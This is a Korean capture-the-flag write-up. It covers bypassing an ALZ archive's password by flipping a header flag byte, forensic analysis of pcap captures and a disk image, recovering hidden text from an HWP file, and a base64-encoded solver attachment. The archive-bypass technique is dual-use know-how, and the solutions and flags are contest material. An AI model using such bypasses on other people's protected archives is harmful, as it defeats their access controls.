
[그림 3] 추출한 암호가 걸린 ALZ 파일

패스워드를 bruteforce 해봤지만 풀리지가 않아 ALZ 파일 포맷에 대해 접근해봤습니다. ALZ 파일에 대한 헤더 정보가 따로 없어서 키플러님이 만드신 [unalz 소스](#)를 참고했습니다. 다음은 UnAlz.h 헤더 파일의 일부 입니다.

```

struct _SAIzLocalFileHeaderHead    ///< 고정 헤더.
{
    SHORT fileNameLength;
    BYTE  fileAttribute;           // from http://www.zap.pe.kr, enum FI
    UINT32 fileTimeDate;          // dos file time

    BYTE  fileDescriptor;          ///< 파일 크기 필드의 크기 : 0x10, 0x20
                                     ///< fileDescriptor & 1 == 암호걸렸는지 여부
    BYTE  unknown2[1];            ///< ???

```

[그림 4] UnAlz.h 헤더의 일부

특정 오프셋의 바이트 값과 0x01을 AND 연산 해서 Password 여부를 확인하는 걸 볼 수 있습니다. 소스를 더 분석하기는 귀찮기도 하고 파일 사이즈가 96바이트뿐이 안돼서 파일에서 0x1이 설정된 모든 값을 바꾸는 무식한 방법을 사용했습니다.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	41	4C	5A	01	0A	00	00	00	42	4C	5A	01	0B	00	20	7A	ALZ.....BLZ... z
0010h:	B3	68	3D	11	00	02	00	0D	C6	5E	42	27	25	54	68	31	'h=.....Æ^B'§Th1
0020h:	73	5F	31	73	2E	74	78	74	2B	48	2C	2E	2E	CF	2F	4A	s_1s.txt+H,..İ/J
0030h:	51	C8	2C	56	30	32	30	34	88	77	CE	08	32	2C	0E	C9	QĚ,V0204^wİ.2,.É
0040h:	4D	2C	8E	F7	30	C8	4D	8D	77	CC	31	C8	4B	05	00	43	M,Ž÷0ÈM.wİ1ÈK..C
0050h:	4C	5A	01	00	00	00	00	00	00	00	00	43	4C	5A	02	00	LZ.....CLZ..

[그림 5] Hex Editor를 통해 본 ALZ 파일

0x1이 설정된 값은 모두 9 개 입니다. ALZ를 제외하고 순서대로 0x1을 0으로 바꾸다 보니 0x13의 값을 0x11 에서 0x10으로 바꾸었을 때 비밀 번호를 여부를 묻지 않았습니다..

0000h:	41	4C	5A	01	0A	00	00	00	42	4C	5A	01	0B	00	20	7A	ALZ.....BLZ... z
0010h:	B3	68	3D	10	00	02	00	0D	C6	5E	42	27	25	54	68	31	'h=.....Æ^B'§Th1

[그림 6] 0x13 값을 0x11에서 0x10으로 변경한 화면

압축파일을 복구한 후에 풀어보면 텍스트 파일 안에 패스워드가 저장되어 있습니다.

password is 2010_ChR1sTmas_H0me_Al0ne

[그림 7] 패스워드

Problem 13

서버에 접속하면 오목게임 임을 알 수 있고, 일정 시간 내에 수를 두어야 합니다. 인터넷 검색을 통해 인공지능 오목프로그램을 구해(Java) 디컴파일 하여 소스를 생성하고, 소스를 수정 후 실행하여 3게임 연속 승리 후 Password를 얻을 수 있었습니다. 그에 대한 소스는 해당 문서 [마지막의 첨부파일](#)을 참고하시기 바랍니다.

Problem 15

주어진 파일에 대해 포맷을 우선 확인하여 보았습니다.

```
C:\Users\ByJoon\Downloads\HolyShield\15>file 983dc8cb1ecacf4ec7d7e16d50fc1688
983dc8cb1ecacf4ec7d7e16d50fc1688: Zip archive data, at least v2.0 to extract
```

[표 1] 주어진 파일에 대한 포맷 확인

ZIP 파일로 확인되어 압축을 해제한 파일 포맷 역시 확인해 보겠습니다.

```
C:\Users\ByJoon\Downloads\HolyShield\15\983dc8cb1ecacf4ec7d7e16d50fc1688~>file
watchcon2
watchcon2: x86 boot sector, Microsoft Windows XP Bootloader NTLDR, code offset 0x3c, OEM-ID
"RAMDSKSE", sectors/cluster 2, root entries 512, Media descriptor 0xf8, sectors/FAT 48, heads 64,
hidden sectors 32, sectors 24544 (volumes > 32 MB) , serial number 0x858d3000, label:
"RAMDiskXP ", FAT (16 bit)
```

[표 2] 압축 해제 후 나온 파일에 대한 포맷 확인


이미지 파일로 확인되어 마운트 후 [root] 폴더를 다수의 파일이 존재하였으며 해당 파일에 대한 포맷을 확인한 결과 아래와 같았습니다.

```
I:\W[root]>file *
[.].jaafqrppj1[j1-
251=5h1iraohnponz[vm]amvl;zxmvI;kahndioqhqgr01724t1grqoqnfppqofnklvmsklgbnqpifgquiwgrqy
grasuijbfjisngsndgpnopritreuivhw.vk.werygw;euioty823y6p2:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
ashdjkgIhwuighjklasdgjhksadvnskjhwuighjkahashdgjkhuihgjkashdjkghsajghuiwghjwakghsvbhajkdb
hasjkgghwkehiwghksjabhjaskdgjhkasghweuivbnajkbhkwajhgiwgu:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
asjkgguwpiqngjksdgn;sanpbnlakbnisdauhgpqhwetpqewongjklbnkjlbdbnkjlnuiht23094h104th-
1349t85y9t601y61-61ht4;tgngn;asnv'bnk]abnkansvl;nqbiblkzbzlxbvbjbn;abniwq[n]:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
cpuzzzxuxxxxxxNull@rootatTTTTTTW0whackerttttiddcatddddd--
dddaaaaasecurityaaa000000f0reverjjjjjjbbbbbbsjlllllfggi',luciferaioooooomemoryuuf0rensuxuugf
fffffffdxnnnnncscaslqnisq:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
gpuwqqeignklb;ldbm;dlsfkbnpqotihqwpeuotrqtgnwgmnl;nmkl;asdngwpqeotuiqweyrpuiqwnjgn;ls
bn;aslkbm;lmvsda;lsjr[wtyqepuowtwbgjks;sabn;avn;laksfmnkqwguirgyioweegvklbvkIb:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
nxzvxcvbcxvzvzvskajfgwqepgowqbnzvbajlgvupiwbwhudhqpuhfhiwbqighwqpeuiryhgjkasldjghw
```

quety890571023bjakdsbvlbdbvalkfqqwuiqgibakbvlskdfgqiuwtyqighwigvbq:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
 qwertyuioppxcvbnm,rfdckjsdfbaklwutyqpohnkns;akdbnas;dnbalfnhoqwhtpuqewtiqwgbklsnas;bn;lsa
 dkjpoqwhe[jqg'abskvbh[ghqopwghqpuioetyuibvzl;jkvb;asdghwuioqg:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
 qweuiqtiyouqwegbklijvbjkzlxbhousiyfwutiowhjklsbjklsblnlvjkcxczhvuighuieongn;nperuioyeioghjbgbkj
 hxvbgzvagfatdqw877wtgr9wtgh03y=4=37jydhncjlbnskjbx;b'xbmdddgnsjkbn;xc;:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
 rqewrywqeuioyquityquiwtyqpowetyqowtyqwoyt[ywqwewtyquiwruiqtwyrgfakfsbnvzvbjkhuewqy
 ptioqeywtqpuiwetypquoweetyuowhfnbnvjksdghuweqtypethjkgkhl:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
 yhuiqpowetyewghdjsklnvsm,lvnslajkfqpgeutyqwty[[tqpwegjpoashgasdkogas"glshvjkaldsvbsklagq
 wuierqtwyfgushkvbz.kvblsdbnl;dasghqo;iweqpyeowutyquiwegalskgvbasdjklgvbl:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)
 zn,mvn;afghppqowyhquiowgaehfsdvblskbvalksjghrquiwetypquwgbhklvbalskjbdgsdakljgrqpweypqoty
 pwtwyqoghknn,zbajkslfhqpwupetypwetwohgasdvnla,dmsbvnahkpe:
tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)

[표 3] [root] 폴더 내부에 있는 파일 포맷을 확인한 화면

모두 tcpdump capture 파일임을 확인하였습니다. 확장자 및 파일명을 순서대로 1.pcap ~ 11.pcap
 으로 변경 후 [NetworkMiner](#) 프로그램을 이용하여 분석을 하였습니다.



[그림 1] NetworkMiner 프로그램을 이용하여 pcap 파일을 모두 오픈한 화면

11개의 pcap 파일을 모두 열어 주고 받은 파일 및 이미지를 확인한 결과 주고 받은 파일의 개수가 무려 659개였습니다. 이 중 네이버, 우리은행, 이스트소프트 등 사이트에서 전송된 파일들은

의미가 없을 것으로 추정되어 제외하면서 분석하다 보니 모든 파일이 웹사이트를 통해 전송되었으나 유일하게 FTP로 전송된 하나의 파일이 존재함을 확인하였습니다.

S. port	Destin...	D. port	Protocol	Filena...	Exten...	Size	Times...	Details
TCP 20	10.10....	TCP 5002	FTP	944865...		377 34...	2010-1...	RETR 9448659a35bd95097066efa2be90b788

[그림 2] 유일하게 FTP 프로토콜로 전송된 파일

해당 파일이 의심스러워 추출 후 확인한 결과 HWP 파일임을 확인하였습니다. 해당 HWP 파일을 열면 아래와 같은 문서가 나타납니다.

::북한군 미사일 보유 현황 및 기지 위치::

1) 미사일 보유 대수

- 스커드 미사일 600기(사거리 340~500km)
- 무수단 미사일 X기 (사거리 3,500km)
- 노동1호(사거리 1300km) 대포동1호, 2호 등 800기 이상 보유

2) 미사일 발사 기지 : 총 14개 이상 보유



- 노동, 대포동 미사일 기지 : 무수단리, 청강, 옥평 기지
- SCUD B C 미사일 기지: 비무장지대 50km떨어진 강원도 지하리 기지

3) 미사일 생산 공장 : 총 4개 이상 보유

- 강계26호, 개천118호, 평양 125호, 만경대 약전공장

GPS CODE


[그림 3] 추출한 HWP 파일 내용

문서의 제일 마지막에 GPS CODE 이 후 내용이 없는데 해당 부분의 글자 색을 검은색으로 바꿔 본 결과 아래와 같은 내용이 존재함을 확인하였습니다.

GPS CODE: |410|205|216|299|72|28|437|32|387|121|215|160|74|295|169|117|


[표 4] GPS CODE 문자 이후 숨겨진 메시지

추가로 한글에서 [파일] - [버전 정보/비교] 메뉴를 선택하면 아래와 같은 내용을 확인할 수 있습니다.



[그림 4] 이전 버전 정보를 통해 숨긴 문서를 확인하는 화면

내용을 열어보면 아래와 같은 이미지가 문서로 작성되어 있었습니다. 설명이 “GPS SECURITY CARD” 이고 아래 이미지가 그 카드임을 짐작할 수 있습니다.




[그림 5] GPS SECURITY CARD 라고 설명하는 이미지

위 이미지와 처음 찾은 메시지의 연관성을 한참 고민을 하였습니다. 한참 고민 끝에 답을 획득하였는데 그 방법은 아래와 같습니다.

처음 찾은 숨겨진 메시지인 GPS CODE는 16자리이고, 해당 내용은 최소 32에서 최고 410 사이로 이루어져 있습니다.

그리고 SECURITY CARD의 이미지 사이즈는 477*320 이므로 GPS CODE의 숫자들이 |X좌표|Y좌표|X좌표|Y좌표|..... 형태의 좌표로 이루어져 있을 것으로 추측되어 해당 카드 이미지에서 좌표에 존재하는 값을 확인해보면 **b4db0285** 를 얻을 수 있었으며 이것이 답이였습니다.



[그림 6] 각 좌표에 해당하는 값

Attachment File

아래는 Problem 13번 오목 문제 풀이 소스 코드 입니다.

```
UESDBBQAAAAAMQtdT0AAAAAAAAAAAAAAAAFAAAAb21vay9QSwMEFAAAAAgAxDJ1PVbKja5eAQAARQQA  
ABIAAABvbW9rL0NvbXB1dGVyLmphdmGVk71uwjAQgPdKfYcbA4NTqNQl6gCVKjFRqVIXxHAKBtz8OHKcIIR49zrY  
2CaQIjEd7nv7M8/KTFOcUOB5zyNnp/CiahnGALLSy4k/GKDBHeSfHFWyD6gliwjM0kFSi4UdFX7obGu2FrBczLFpE  
4nmT+qF5b1KmMxxBIWFXzwwKzVBF794MUQKl6wBiUFPRfstkzSyGcsMVdr/ZZtxKv/CKHCzV5BF5TFYCStXjDwq0Z  
x9KKzUL3klIXkpAbvUNCdtIV9kUZHgjUgrzTljC047oCOdOYadjrHO6s4nTHEWxqn00zdi09ei0B9WiwXSyhRYD4RAv  
fz9ayQg/Pi3s4igspaFNaHdMbp9D+otuI8o1hAQwVb79tF9ondOoHx6LYkccM95hdeGzacJYBJEphbrb1MMuj0HEw  
+trvnLgZpB7lojrdxza/o3P+G4GZIOhzel3aHKdim2852Oz4B1BLAwQUAAACAAYK3U9G0+bNPcAAADSAQAAD
```


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
vjHh9n9avcrO29ew5jMbspbhbXr14VF1Hu59XyenX77O+db71979134mv95ahYfP7N59/+8PMvv//8y8UPX/3+5c
V3Fz8VTws47xN/tbperQ/7/rfWEXL3iKi5pmp3cPf89mb+xSJe7dcPr5dP4p8ury6vipfXy+sXny+X139f/Pnt/eqDIsTb
9Xtpyvfl68+HZVEexCziKcV5/OfTtsjHi9v7Z6vn58Xp6awluC3pqr/sit7Vondd0cvZ1ZbuXUt3VzmUf2tesz+LJ6We1K1
jWkeBbP66Oe5JtxGXd1f+0/7Ou2D4p9/ikZM1WKb17BUzwexwaeF/OBqR9JQJNdHjgpDS9iRhWfCWEXh9o+8ed
083K9m969vz5vzhvYPPnxiHU/8NA6NlnqnE5Vsn3V5u3q9vC/ub9/UhvBk9lFRK54PaP3bZ+JKdxtbDqvYpvK3HGr5
WdMXgvHDKBu/gV5CIN69hPEL0KVomsGtfZTaY2iftYe2Ebjg+rhRWWjJAIEWRmW7w3qk78xmnGxGyWdRojg5GW
zAZniPuyhDHBiaMzBMx1vW7tKVTR7xMbQmW0lp8ilvLFdvaF/o/diVnUQNPNR520jaXui2bwWnfdEs7vtaDYfi2b
OT4lmXhCi2d3V5Zxi8B7QCPEo1fqgGSzlXzuSGpVcHzkqDF1bHsOGcWFVfsyJZt7j0awOZaUyLZoFgUazSvGjYs6LZk
Exo1ntfcuWs6NZMOMeoJaOI8DwAFIYNJoRB7cU5fRn6tBufpQdwd15Dfpj9n4MHVkpKbIwKIsPa3I0k1Jxoli5hnp4
U0KDIJSBoZkDQ3pWNKt9DLnJINAmn3LH8r7RTKrSO3cCT7zkMvJ8VkwGs7N5T+hqjtc9oWtRh65FT+iab4euRUt3
V7k755yXTkbVTmZrtk7q+k33LJcLivmqXb87ItTp+/naDJ8s2tlWbFV7SooePXgKaL4ErVMA5RSbo0dOodZf4kxVpe
5MVXu1daWN5mBvG1VsjiqvrToqsuapUofuYHq07GowFaL8b+9lnDZddUacuEoj0eUoTH3BTcT2NXdb+mSqsY5b6t
tG0vR4gJmsVOO/XdloUduQR445Aeva/bZr+FF/6133RJczSfEDFou6G6XWJ48WfBnb0vUEDo277cOHTwKp34LWS
RTIJFuHj5Xe1d9iegNnUG9QmWwtTnYHzo2bUS36URxIXH/gRbvB2z4g6q3/33shZ02H0R2CB/RKoiZ5JYf2CKEaoZs
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
